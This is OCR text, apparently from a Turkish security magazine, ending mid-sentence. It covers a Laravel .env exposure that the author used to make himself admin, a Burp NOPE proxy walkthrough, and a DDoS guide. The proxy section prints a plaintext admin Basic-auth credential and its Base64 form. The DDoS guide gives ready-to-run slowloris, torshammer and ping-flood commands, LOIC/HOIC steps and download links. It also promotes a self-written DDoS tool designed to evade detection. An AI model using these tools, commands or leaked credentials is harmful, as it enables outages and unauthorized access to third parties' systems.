
.env konfigürasyon dosyasını görünce sistemde Laravel framework kurulu olduğunu anladım. .env dosyası Laravel framework'ün ayar dosyasıdır. .env içerisinde kritik bilgiler bulunabilir. Bu konfigürasyon dosyasının web kök dizinde açık erişime imkân veren bir halde bırakılması büyük riskler doğurur. Ayrıca yukarıdaki resimde versiyon yönetim sistemi olan Git'in dosyalarının saklandığı *.git* dizini de görüyorsunuz.

.env Dosyası vasıtası ile veritabanı bilgilerine ulaştıktan sonra kendimi sisteme admin olarak ekledim.






Artık içerdeydim. Bulduğum zafiyeti hızlıca yetkililere bildirdim. Bildirmemi takip eden birkaç gün içerisinde gerekli tedbirleri alarak sistemlerini daha "güvenli" hale getirdiler.




NOPE (NON-HTTP Proxy Extension) Kurulum

Mobil ile uğraştıkça HTTP Protokolü dışında da protokoller kullanıldığını gördüm. **NOPE Proxy** adındaki Burp eklentisi, HTTP dışındaki **TCP** isteklerini görmemizi sağlıyor, örneğin **Proxy** yerine **DNS** sunucusu olarak da dinleme yapıyor.

Burp Suite > Extender > Extensions > Add alanından indirdiğiniz NOPE'nin JAR dosyasını gösterip, eklentinin kurulum işlemini gerçekleştiriyoruz.



Eklenti kurulum işleminden hemen sonra üst menüde eklenti görülebilir.




Eklentiyi yükledikten sonra aktif hale gelmedi ise, uygulamayı **root** yetkisi ile açmayı deneyebilirsiniz.

Telefonun **DNS** sunucusunu Burp'un çalıştığı makine olarak ayarladıktan sonra

Burp Suite > Nope Proxy > Server Config > DNS Settings

Alanından kullandığınız internet aygıtını seçip sunucuyu başlatın.




Başladıktan sonra **DNS History** sekmesinde **Port Monitor**'u aktif edin.

Kurulum ve hazırlık işlemi bitmiş oldu.

Şimdi **DNS History** alanına gelip, mobil cihaz üzerinde hedef uygulamamızı çalıştırıyoruz. Uygulama çalışır çalışmaz, istekler ekrana düşüyor.


Burada uygulamamızın bağlantı kurduğu adresleri ve portları alıp

Server Config > Non HTTP Proxy Settings alanına bu bilgileri giriyoruz. Bu kısım önemlidir. Yapılmadığı takdirde **TCP History** sekmesi boş kalır. Çünkü uygulama gelen bütün TCP İsteklerini bize göstermez. Yalnızca bizim seçtiğimiz uygulamaları gösterir. Bu işlem sayesinde biz sadece keşif yaptığımız uygulama ile ilgili olan istekleri görürüz.



Hemen arkasından ayarların etkinleşmesi için uygulamayı kapatıp açıyoruz. Bu işlemi gerçekleştirdikten sonra **TCP History** kısmına gelip uygulamayı yeniden başlatıyoruz ve gelen giden istekleri görmeye başlıyoruz.

Radyo olduğu için genelde multimedya, ses tipinde dosyaları görüyoruz.




Biraz inceledikten sonra arada karışık gelen verilerin arasından bir şey bulamayınca uygulamanın **Müzik Listesi** ekranını güncellediği isteğe göz attım. Bu isteğin **HTTP Headers** kısmında **Authorization** header'ı gözüme çarptı. Bu header web istemcisi sunucuda BasicAuthentication ile yetkilendirildiğinde kullanılan bir header'dır. Burp'un kısayolu **CTRL+SHIFT+B** ile Base64 olduğunu düşündüğüm veriyi decode edip admin parolasına ulaşmış oldum.

```
GET /admin.cgi?mode=viewxml HTTP/1.1
Host: listen.                8000
Connection: close
Accept: */*
User-Agent: Mozilla
Accept-Language: tr-TR;q=1.0
Authorization: Basic admin:ew4a56aktw
Accept-Encoding: gzip, deflate
```

```
GET /admin.cgi?mode=viewxml HTTP/1.1
Host: listen                 :8000
Connection: close
Accept: */*
User-Agent: Mozilla
Accept-Language: tr-TR;q=1.0
Authorization: Basic YWRtaW46ZXc0YTU2YWt0dw==
Accept-Encoding: gzip, deflate
```

Hızlıca tarayıcı üzerinden adresi açıp bilgileri doğrulayarak sisteme eriştim.



NOPE Eklentisi kurmayıp direkt Proxy üzerinden de buraya çıkabilirdik fakat **NOPE** ile elde ettiğimiz bilgiler normale göre daha farklı ve farklı senaryolar için de işinizi görebilir.

Bener Kaya - bener.kaya@stu.bahcesehir.edu.tr

DoS Servis Dışı Bırakma Saldırıları ve BinaryCannon

DDoS 101

Denial of Service (DoS) ya da Distributed Denial of Service (DDoS) olarak bilinen ve en çok kullanılan siber saldırı yöntemlerinden biridir. Özellikle Anonymous gibi kişi sayısı ile ön planda olan hacktivist grupların temel silahı olan DDoS internette bulabileceğiniz birçok araç sayesinde kullanması oldukça basit ve etkili bir saldırı yöntemidir. Genellikle bant genişliğini hedef alır. Hedef sistemi ulaşılamaz duruma getireceğinden etkisi ve yol açacağı maddi zarar oldukça büyüktür.

DoS, şirketler için prestij kaybına da yol açabilir. Örneğin bir e-vatandaşlık ve e-devlet uygulamasının yahut bir e-ticaret sitesinin tepki olarak servis dışı bırakılması hedef için moral çöküntülere neden olurken saldırıyı yapan tarafa da bir moral üstünlüğü sağlayabilir.

DoS ve DDoS birbirlerinin yerine kullanılmaktadır. Aradaki temel fark, DDoS'ta dağıtık, yani birden fazla makine ve kaynak kullanılması yönteminin tercih edilmesidir.

Popüler DDoS Tipleri

Ping of Death: Oldukça eski olan bu yöntemde amaç hedef sistemi büyük paketler yollayarak yavaşlatmaktır. Bu saldırı Windows işletim sisteminde komut istemcisinden dahi gerçekleştirilebilecek (tabii yeterli şartlar altında) bir saldırıdır.

Örnek bir komut: `ping www.example.com -l 65500 -t`

-l parametresi gönderilecek paketin boyutunu belirtirken, -t parametresi hedef sistem yanıtsız kalana kadar işleme devam edilmesini sağlar.

UDP Flood: Hedef sunucudaki portlara datagram paketleri yollayarak sistemi aşırı yükleyen bu yöntem saldırgan açısından biraz daha zorlayıcı olabilir, çünkü etkili bir UDP Flood saldırısı Botnet olmadığı sürece yüksek işlem gücü ve internet hızı gerektirir. Bu yöntem ayrıca IP spoofing'e, yani IP gizlemeye elverişlidir.

HTTP Flood: Hedef web sitesine GET ve POST istekleri yollayarak çalışan bu yöntem web uygulamasına defalarca istek göndererek, siteyi çok fazla kişi ziyaret etmişçesine yorar.

NTP Amplification: Saat senkronizasyonu için kullanılan NTP sunucularını kötü amaçlı kullanarak çalışan bu yöntemde kurbanın IP adresini hedef IP adresi olarak değiştirirsiniz. NTP sunucularına ***monlist*** komutu yollayarak, kurbana yani hedefe NTP sunucusuna son bağlanan 600 kişinin listesini yollamasını sağlarsınız. Bu da büyük boyutlu datagram paketleri demek olacağından sizin yolladığınız paket boyutuna oranla NTP sunucusunun hedefe yollayacağı paket çok daha büyük olur. Amplification denmesinin sebebi de budur.


Fork Bomb: Bu yöntemde sunucuya yükleyeceğiniz bir Fork Bomb virüsü sistem kaynaklarını tüketerek sistemi aşırı yükler ve server isteklere cevap veremez hâle gelir. Avantajı diğer yöntemlerin aksine virüsü attıktan sonra bir daha bir şey yapmanıza gerek kalmaz, ancak bu komutu hedef sistemde çalıştırmak için komutu enjekte edeceğiniz bir girdi noktası, bir başka zafiyete ihtiyacınız olacak. XXE *Billion Laughs attack bu saldırılardan biri olarak kullanılabilir.*

Araçlar ve Kullanımları

LOIC: Low Orbit Ion Cannon (LOIC) internette neredeyse her yerde farklı versiyonlarını bulabileceğiniz çok popüler bir araçtır. Sahip olduğu yöntemler TCP flood, UDP flood ve HTTP flood olmak üzere üç farklı yoldur. Ancak açık kaynaklı

bir araç olduğundan farklı versiyonlarında farklı yöntemler görebilmek de mümkün.

Kullanımına gelirsek LOIC.exe'yi çalıştırdıktan sonra karşınıza aşağıdaki gibi bir arayüz gelir.



Burada yapmanız gereken hedefin URL'ini ya da IP adresini ilk kısma yazıp "Lock on" butonuna basmak. Devamında uygulamanın ikinci kısmından saldırı metodu, thread sayısı, port gibi ayarları yapmak ve son olarak "IMMA CHARGIN MAH LAZER" yazan butona basmak. Böylece saldırı başlamış olur. Aynı butona sonra tekrar basarak saldırıyı durdurabilirsiniz, ama askıda kalması muhtemel diğer işlemlerden, programı durdurmak için programı kapatmanızı öneririm.


İndirme linkleri:

https://sourceforge.net/projects/loic/

https://github.com/NewEraCracker/LOIC Bu versiyonu kullanmanızı öneririm açık kaynaklıdır. Visual Studio kullanarak derleyebilirsiniz.

HOIC: High Orbit Ion Cannon (HOIC) Anonymous grubu tarafından geliştirilen açık kaynaklı bir DDoS aracıdır. LOIC'e göre farkları lokasyon bilgisi gizlemesi, LOIC'e göre saldırı gücündeki artış ve en önemlisi birden fazla hedefe aynı anda saldırabilme özelliğidir.

Kullanım şekline gelirsek çalıştırınca aşağıdaki arayüz sizi karşılayacak.



Burada yapmanız gereken "+" işaretli butona basıp çıkan ekrana hedef URL'yi yazmanız ve saldırıda kullanılacak "booster scriptleri"nden birini seçmeniz. Bu şekilde HOIC'in hedef listesine yeni bir tane eklemiş olursunuz. Sonra thread sayısını girip "FIRE TEH LAZER!" butonuna basarak hedef listedeki bütün adreslere eş zamanlı saldırıyı başlatabilirsiniz.

İndirme linki: https://sourceforge.net/projects/highorbition-cannon/

Uyarı: Program aynı zamanda LizardSquad isimli hacker gurubunun Botnet'idir. Yani kullandığınız zaman bilgisayarınız bu ağda bir bota dönüşür.

Slowloris: Robert Hansen tarafından geliştirilen bu araç tek bir bilgisayardan hedef siteyi kilitlemeye çalışır. Özellikle Apache 1.x ve 2.x web sunucularında büyük başarı sağlamış olan bu aracın çalışma şekli bilgisayardan hedef sunucuya çok sayıda HTTP bağlantısı kurup o bağlantıları olabildiğince açık tutmaktır. Böylece server yeni bağlantılara cevap veremez duruma gelir. Doğası gereği çok az bant genişliğine ihtiyaç duyar ama işlemcinizi biraz zorlayabilir. Özellikle İranlı hacktivistler tarafından yoğun olarak kullanılmıştır.

Kullanım şekline gelince Slowloris diğer anlattığım araçların aksine arayüzü olan bir program değil. Perl dilinde yazılmış bir script'tir. Yani yükledikten sonra komut satırını açıp *slowloris.pl* dosyasının bulunduğu dizine girmeniz ve aşağıdaki şekilde script'i çalıştırmanız gerekir:

```
slowloris.pl -dns www.example.com -port 80 -num 500
```

-dns hedef, *-port* bağlanılacak olan port ve *-num* ise bağlantı sayısıdır. Yani www.example.com hedefine 80 portundan 500 tane bağlantı kurmaya çalışır.

İndirme linki: https://github.com/llaera/slowloris.pl

Torshammer: Python kullanılarak geliştirilen bu araç bir slow post doser'idir. Kullanmak için bilgisayarınızda Python kurulu olmalıdır. Torshammer.py dosyasını indirdikten sonra terminalden dosya dizinine gidin. Yazmanız gereken komut aşağıdaki gibidir:

```
torshammer.py -t www.example.com -r 500
```

Burada **-t** hedef **-r** threadlardır.

İndirme linki: https://sourceforge.net/projects/torshammer/

Yeni ve Etkili Bir Araç: BinaryCannon

Üniversite'de öğrenci olduğum zamanlar boş vakitlerimde hep siber güvenlik alanında araştırmalar yapardım, özellikle DDoS araçları beni hep etkilerdi. Sonrasında yukarıda bahsetmiş olduğum popüler DDoS araçlarını keşfetmiştim. Ancak her zaman bir problem çıkıyordu bazı programlar sadece bir işletim sistemi tarafından desteklenirken, bazıları ya bilgisayarınıza virüs bulaştırıyor ya da bilgisayarınızı bir Botnet'e dahil ediyordu. Çoğunluğu eski araçlar olduğundan modifiye etmeden kullandığınızda işe yaraması pek mümkün olmuyordu. Yani artık yeni bir DDoS aracının yapılmasının zamanı gelmişti.

Hobi olarak başladığım BinaryCannon projesini kısa zamanda ilerletmiştim. Java ile yapmayı tercih ettiğim için Java'nın yüklü olduğu her işletim sistemi tarafından destekleniyordu ve HTTP protokolü kullanan kendi tasarladığım saldırı yöntemleri ile denediğim neredeyse her hedefte başarılı oluyordu. Ben de bunu profesyonel düzeye taşımaya ve pentester'lar için kullanıma açmaya karar vermiştim. Lafı daha fazla uzatmadan uygulamanın kullanımına geçelim.

Programın JAR dosyasını çalıştırdığınız zaman aşağıdaki gibi bir arayüzle karşılaşacaksınız.

Burada "DDoS Protocol" tarafındaki özellikler klasik flooder olarak çalışır. Benim esas sevdiğim kısım "Other Features" tarafı. Buradaki *Subsite Finder* özelliği isminden de anlaşılacağı üzere web sitesindeki kaynakları bulmanıza yardımcı olacaktır. Programın içinde bulunan wordlist ile admin panel tespiti için de kullanabilirsiniz.

I-Mod özelliğini minimal internet kullanımı ile çalışması için tasarladım. Yüksek thread sayısı ile bilgisayarı zorlayabilir ama zayıf internet ile DoS saldırısı yapmak için ideal bir yöntem.

SQL DDoS Henüz yapım aşamasında. Bundan dolayı kullanılamaz ancak tamamlandığında doğrudan SQL sunucuları hedef alarak çalışmasını planlıyorum.

Clusterstorm ise en sevdiğim yöntem. Bu yöntem öncelikle hedef sayfayı çeşitli HTTP metotlarıyla istek yollayarak hangi metotları desteklediğini tespit eder. Sonrasında girilen thread sayısının bir fazlası kadar thread başlar. Burada fazla olan bir thread sürekli olarak hedefin cevap verme süresini ölçer ve bu veriye göre saldırı hızını ayarlar. Bu sayede saldırı thread'ları saldırı aralığını sürekli değiştireceğinden ve sadece bir protokol yerine birden fazla protokol ile saldıracağından bir kullanıcı simülasyonu gibi görünür. DoS tespit sistemleri genellikle bunu DoS olarak 